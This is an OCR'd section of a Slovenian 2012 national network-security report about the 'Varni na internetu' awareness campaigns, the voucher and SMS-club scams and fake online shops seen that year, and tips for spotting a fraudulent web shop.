
Akciji sta se pridružila tudi največja slovenska spletna oglasnika bolha.com in nepremicnine.net, saj – kot so izpostavili – lahko izobraževanje uporabnikov o vedno novih prijemih goljufov pomaga pri presoji, kdaj gre za prevaro in kdaj ne.



Za en dan je svojo podobo spremenil tudi največji slovenski spletni iskalnik najdi.si. Ob dnevu varne rabe interneta so v svoj logotip vpletli še prečrtanega oslička in pozivali obiskovalce, naj poiščejo več informacij o varnem spletnem brskanju.

Si spletni detektiv?

Pregled elektronske pošte, nova Facebook objava, prijatelj priporoča ogled videa, plačilo položnice, oglas za prodajo fotoaparata na bolhi, rezervacija hotela. Nič posebnega, gre za tipičen dan povprečnega spletnega uporabnika. Pa vendar so storitve, ki so danes že skoraj nepogrešljive, povezane s tveganji, ki jih mimogrede spregledamo. Zato smo v okviru aktivnosti ob dnevu varne rabe interneta pripravili interaktivni spletni vprašalnik **"Si spletni detektiv?"**, ki opozarja ravno na skrite grožnje. Vprašalnik je zasnovan tako, da spletnim uporabnikom razkriva znake za alarm oz. podaja ključne namige, ki so lahko v pomoč pri prepoznavanju spletnih tveganj.



V letu 2012 je svoje znanje o spletnih pasteh preizkusilo več kot 3.800 obiskovalcev portala. Spletnega detektiva smo tudi prilagodili v Facebook aplikacijo oz. nagradno igro, v kateri je sodelovalo več kot 300 "fanov" naše strani Varni na internetu.

SI SPLETNI DETEKTIV?

www.spletni-detektiv.si

Prva vseevropska akcija "Bodite obveščeni, bodite varni!"

Evropska agencija za omrežno in informacijsko varnost ENISA je oktobra 2012 prvič organizirala vseevropsko akcijo o kibervarnosti, ki je potekala pod skupnim geslom ***"Bodite obveščeni, bodite varni!"***. Pilotskemu projektu se je pridružilo osem evropskih članic: Češka, Luksemburg, Norveška, Romunija, Španija, Portugalska, Velika Britanija in tudi Slovenija.

Cilj prve vseevropske akcije, ki bo že prihodnje leto potekala v vseh 27 članicah in postala stalnica, je bil spodbuditi ozaveščenost o informacijski varnosti med državljani in spremeniti njihove poglede na kibergrožnje. Vsaka članica je organizirala različne dejavnosti, Slovenijo pa je zastopal SI-CERT z nacionalnim programom ozaveščanja Varni na internetu.

Komunikacijska kampanja, s katero smo nagovorili slovensko javnost ob mesecu kibervarnosti, je bila najzahtevnejša, a hkrati najodmevnejša akcija v letu 2012. Izziv je bil precejšen, saj ni lahko pritegniti pozornosti spletnih uporabnikov. Večina jih spletne grožnje še vedno dojema kot "nekaj za računalniške geeke" ali pa menijo, da se njim kaj takšnega ne more zgoditi. Vendar naša statistika obravnavanih incidentov prikazuje ravno nasprotno. Zato smo scenarij tipične spletne goljufije preslikali v resnično življenje in tako na humoren način opozorili na značilno dvojnost – v realnem življenju smo veliko previdnejši, zakaj na spletu ravnamo drugače?

K sodelovanju smo povabili znana slovenska komika Jureta Karasa in Igorja Bračiča (bolj znana kot Slon in Sadež), ki sta poskrbela za scenarij in produkcijo treh izobraževalnih video vodičev. Osredotočili smo se predvsem na spletne prevare, ki imajo lahko tudi resne finančne posledice, in 17. oktobra predstavili prvi video ***Dober dan, a je to banka?***, ki opozarja na tipične znake phishing kraje podatkov. Nato sta sledila še video ***To je vaš srečen dan!***, v katerem razkrivamo znake nigerijske prevare, in video ***Pri Dančiju je vse pol ceneje!***, ki opozarja na pasti spletnega nakupovanja.

Video spletni nakupi

Video nigerijska prevara

Video phishing

Spote si lahko pogledate na: varninainternetu.si/2012/prepoznajte-goljufije-na-spletu

Facebook aplikacija Ne bodi osel

Zavedanje o problematiki spletne varnosti smo vzbujali tudi s televizijskim spotom na TV-postajah z nacionalnim dosegom, spletnimi pasicami in objavami na najbolj obiskanih slovenskih medijskih portalih.

Predstavitev vsakega video vodiča smo podprli tudi z aktivnostmi na naši Facebook strani. V duhu kviza Lepo je biti milijonar smo zasnovali Facebook nagradno igro oz. varnostni izziv ***"Ne bodi osel na spletu!"***, v katerem so udeleženci vsakodnevno odgovarjali na vprašanja, povezana s spletno prevaro, predstavljeno v videu. S kvizom smo uporabnike izzvali, naj preverijo svoje poznavanje spletnih tveganj, ki ga lahko nato nadgradijo z gradivi, dostopnimi na portalu.

Po zaključku meseca kibervarnosti smo izžrebali 150 nagrajencev Facebook varnostnega izziva ***"Ne bodi osel na spletu!"***, ki so prejeli majhno darilo z velikim sporočilom.

Nagrada za sodelujoče v kvizu Ne bodi osel

Oktober, mesec kibervarnosti v številkah

14 objav v slovenskih medijih

4000 novih fanov na Facebook strani

600% rast obiskanosti portala www.varninainternetu.si

53.000 ogledov video vodičev na našem YouTube kanalu

2012
10

Akcija ob evropskem mesecu kibervarnosti je naletela na pozitiven odziv tudi med uporabniki Twitter omrežja.

IZPOSTAVLJENI PRIMERI

Zadeni kupon v vrednosti 450 €! Klikni zdaj!

Med spletnimi prevarami, bolje rečeno zavajanji na spletu, so v preteklem letu izstopale predvsem obljube o najrazličnejših denarnih kuponih, ki so služili zgolj kot krinka za včlanitev v plačljive SMS-klube. Kot vabo za pritegnitev pozornosti so goljufi izkoriščali znane slovenske in tuje blagovne znamke, seveda brez vednosti lastnikov blagovnih znamk. Tako smo zasledili pravo poplavo "nagradnih kuponov" za Mercator, Spar, Adidas, Hofer, H&M, Petrol in še bi lahko naštevali.

Scenarij je bil vedno enak: najprej so se pojavili mamljivi oglasi na omrežju Facebook, ki so vodili na spletno stran z enostavnim nagradnim vprašanjem.

Facebook oglasi za lažne nagradne igre

Nato so zahtevali tudi vpis mobilne številke, vendar so številni nepozorni uporabniki spregledali opombo v drobnem tisku, da se strinjajo z včlanitvijo v SMS-klub, ki znaša 20 evrov na mesec. V naslednjem koraku so uporabniki prejeli SMS-sporočilo, na katerega je marsikdo odgovoril s ključno besedo DA, saj so bili prepričani, da potrjujejo svoje sodelovanje v nagradni igri. In spet je nekdo zaslužil s pretirano naivnostjo spletnih uporabnikov.

Eden takšnih primerov je bila tudi nagradna igra za kupon v vrednosti 450 evrov za oblačila blagovne znamke Zara. Prevaranti so celo postavili lažno Facebook stran in zakupili Facebook oglase za promocijo "nagradnih kuponov".

Ko so obiskovalci všečkali Facebook stran, so morali odgovoriti na nagradno vprašanje in vpisati svojo mobilno številko. Za prepričljivejšo krinko so goljufi celo spisali pogoje sodelovanja in navedli, da bo žrebanje potekalo v prostorih Zara Slovenija s tričlansko komisijo in da je za dodatne informacije na voljo naslov nagrada@zara.si. Pri tem je šlo za očitno zavajanje, saj so nam s strani slovenskega distributerja te blagovne znamke zagotovili, da spletna stran nima nobene povezave z njimi, elektronskega sporočila na navedeni naslov pa sploh ni bilo mogoče poslati.

V sedmih dneh, kolikor je bila lažna Facebook stran aktivna, jo je všečkalo skoraj 4000 uporabnikov. Koliko ljudi je dejansko sodelovalo v "nagradni igri" in se včlanilo v SMS-klub, pa žal ne vemo.

(Ne)varni spletni nakupi – od sončnih očal do bagra

Podatki Statističnega urada RS kažejo, da je leta 2012 delež Slovencev, ki so opravili spletni nakup pri slovenskih ponudnikih, predstavljal kar 39 % oz. več kot pol milijona vseh uporabnikov interneta. Med njimi se jih je skoraj 300.000 odločilo za nakup v tujih spletnih trgovinah. Razmah doživljajo tudi nakupi in prodaja prek spletnih oglasnikov, naš največji posredniški portal bolha.com je objavil že več kot 500.000 malih oglasov. Številke so spodbudne, žal tudi za spletne goljufe. V preteklem letu smo prejeli več prijav ogoljufanih kupcev, ki so nakupovali v lažnih spletnih trgovinah ali pa nasedli prevari prek spletnega oglasnika. Le-ti so zelo privlačni za spletne goljufe, saj je vzpostavitev kontakta z morebitno žrtvijo enostavna. Goljuf objavi privlačen mali oglas, nato pa s potvorjenim sporočilom logistične službe prepriča kupca, da je njegov izdelek že na poti. Kot najboljše vabe so se izkazali najnovejši modeli pametnih telefonov in tablic, smo pa aprila obravnavali več prijav zaradi goljufa, ki je prek oglasnika "prodal" kar nekaj profesionalnih koles, vrednih več tisoč evrov.

Vedno več je tudi prijav lažnih spletnih trgovin, ki pa imajo z izrazom trgovina le malo skupnega. Gre zgolj za kulise z lepimi slikami, za spletno predstavitvijo pa ne stoji legitimno podjetje. Takšen nakup predstavlja veliko tveganje, saj kupec plačanega blaga ne bo prejel, lahko pride do zlorabe podatkov kreditne kartice ali pa kupi ponarejen izdelek, ki bo na slovenski carini zasežen in uničen. Vedno aktualne so lažne spletne trgovine priljubljenih blagovnih znamk (iPhone, iPad, Ugg, fotografska oprema itd.), svoje žrtve pa goljufi iščejo tudi med kupci težke gradbene mehanizacije. Tudi sami smo bili presenečeni nad številom prijav ogoljufanih kupcev, ki so prek lažne trgovine Europe Machinery Trade kupovali bagre. Kljub našemu obvestilu ponudniku gostovanja in posledičnemu umiku strani se je ista lažna trgovina še nekajkrat uspešno pojavila v malce spremenjeni obliki in s spremenjenim imenom.

Zanimiv je bil tudi primer trgovine **www.raybanocala.com,** ki je ponujala sončna očala znane blagovne znamke. Spletna trgovina je s svojo domeno in vsemi opisi jasno nakazovala, da gre za slovensko trgovino in tako skušala vzbuditi zaupanje pri morebitnih kupcih, a je po naših ugotovitvah šlo za tipičen primer lažne spletne trgovine. Domena je bila registrirana v Veliki Britaniji, nosilec domene je navedel kontaktni naslov brezplačnega ponudnika Hotmail, najbolj pa so sum vzbujale naravnost neverjetne cene – očala so bila na voljo že za 30 €.


In kateri so tisti očitni znaki, ki spletnim nakupovalcem pomagajo ločiti zrnje od plev?

1

Neverjetno ugodna ponudba

Prvi znak, ki kaže na goljufijo, je naravnost neverjetna cena. Kadar neka ponudba po predstavitvi, ceni ali lastnostih močno odstopa od ostalih, potem je to zanesljiv razlog za previdnost.

2



Dobre novice se hitro širijo, slabe še hitreje

Poiščite ocene drugih kupcev ali uporabnikov spletne trgovine, spoznajte njihove izkušnje, kritike in mnenja. V iskalnik vnesite spletni naslov trgovine in preverite, ali se po forumih oglašajo kupci, ki so imeli s trgovino slabe izkušnje.

3

Preverite, kdo stoji za spletno trgovino

Preverite kontaktne podatke podjetja, ki stoji za spletno trgovino (naslov podjetja, telefonska številka za pomoč uporabnikom, elektronski naslov). Stopite v kontakt s prodajalcem in izmenjajte nekaj sporočil. Se njegov elektronski naslov ujema z naslovom spletne trgovine? Če prodajalec uporablja brezplačni poštni predal (gmail.com, hotmail.com, live.com itd.), je to še en znak, ki kaže na prevaro.

4

Način plačila

Ko spletni trgovec od vas zahteva nakazilo prek sistema Western Union ali MoneyGram, je to velik rdeč znak STOP! Takšni plačilni mehanizmi so namenjeni hitremu prenosu denarja fizičnim osebam, sledenje nakazilu pa ni mogoče in so prav zato priljubljeno orodje spletnih goljufov.

5

Kaj pravijo podatki o domeni

Pogosto so podatki o registrantu oz. nosilcu domene veliko bolj zgovorni kot opisi, navedeni v sami spletni trgovini. Na strani http://whois.domaintools.com/ poiščite več informacij o domeni, predvsem bodite pozorni, **kje in kdaj je bila domena registrirana in kateri kontaktni podatki so navedeni**. Včasih lahko že na podlagi teh podatkov sklepamo, da nekaj ni v redu, npr. spletna trgovina se hvali z dolgo tradicijo, domena pa je registrirana kakšen mesec nazaj ali pa je bil pri registraciji domene uporabljen brezplačen elektronski naslov.

Ste še vedno v dvomih? Pišite na naslov info@varninainternetu.si in priložite podatke o trgovini ali prodajalcu. Dobili boste še dodaten nasvet, ki vam bo pomagal pri odločitvi.

VARNI
NA INTERNETU

Cilj projekta Varni na internetu je informirati slovensko javnost o varni rabi interneta.

Naše aktivnosti so usmerjene k doseganju sledečih ciljev:

- *dvigniti stopnjo zavedanja spletnih uporabnikov o različnih nevarnostih, katerim so izpostavljeni na spletu*
- *informirati o varni uporabi spletnega bančništva in varnem spletnem nakupovanju*
- *informirati o različnih oblikah spletnih prevar in ponuditi praktične rešitve, kako se zavarovati*
- *informirati o varstvu spletne identitete*

Projekt Varni na internetu je namenjen najširši slovenski javnosti, poseben sklop vsebin pa namenjamo malim podjetjem (obrtnikom in samostojnim podjetnikom).

www.varninainternetu.si

Facebook: facebook.com/varninainternetu

Twitter: twitter.com/varninanetu

arnes

VARNI NA INTERNETU

POROČILO O OMREŽNI VARNOSTI ZA LETO 2012